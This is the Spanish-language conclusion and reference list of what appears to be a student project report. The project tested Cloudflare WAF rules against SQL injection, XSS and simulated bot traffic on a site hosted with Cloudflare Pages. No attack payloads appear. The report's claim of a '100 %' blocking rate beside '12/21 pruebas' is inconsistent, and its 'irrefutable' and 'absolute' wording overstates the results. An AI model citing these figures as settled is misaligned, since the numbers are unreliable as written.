- **Mitigación Absoluta de Vulnerabilidades Críticas:** Las reglas personalizadas lograron una tasa de bloqueo del 100 % (12/21 pruebas) frente a intentos de Inyección SQL, Cross-Site Scripting (XSS) y Bots Automatizados. La captura sistemática de los identificadores de bloqueo (`cf-ray`) y los códigos de estado 403 Forbidden constituye evidencia irrefutable de que los *payloads* maliciosos fueron neutralizados en la capa de red, antes de alcanzar el servidor de origen.
- **Discriminación Efectiva de Tráfico Automatizado:** La incorporación de reglas de *Managed Challenge* demostró la capacidad del sistema para identificar y detener el comportamiento no humano. La simulación de una *botnet* con múltiples identidades fue contenida exitosamente mediante desafíos interactivos, validando que la arquitectura no solo protege contra ataques de código, sino también contra el consumo abusivo de recursos por parte de herramientas automatizadas.
- **Resiliencia de la Arquitectura Híbrida:** La integración entre el repositorio de código, el despliegue continuo en Cloudflare Pages y la gestión de DNS autoritativo permitió un flujo de seguridad sin fricción. Se comprobó que delegar la seguridad a la nube permite una respuesta inmediata ante incidentes, independientemente de la carga o la ubicación geográfica del atacante.

En definitiva, este proyecto confirma que la utilización de herramientas de *Cloud Computing* modernas permite implementar barreras de seguridad de nivel empresarial con una precisión técnica rigurosa. La solución desplegada cumple cabalmente con los objetivos de confidencialidad y disponibilidad, estableciendo una base sólida para la protección de activos digitales en escenarios de amenaza real.



## 8. Bibliografía

### Referencias

- [1] Cloudflare, Inc. (2025). Cloudflare docs. 2025.
- [2] Hostinger International Ltd. (2025). Hostinger hpanel. 2025.
- [3] Ronquillo, A. (2025). Python's requests library (guide). Real Python.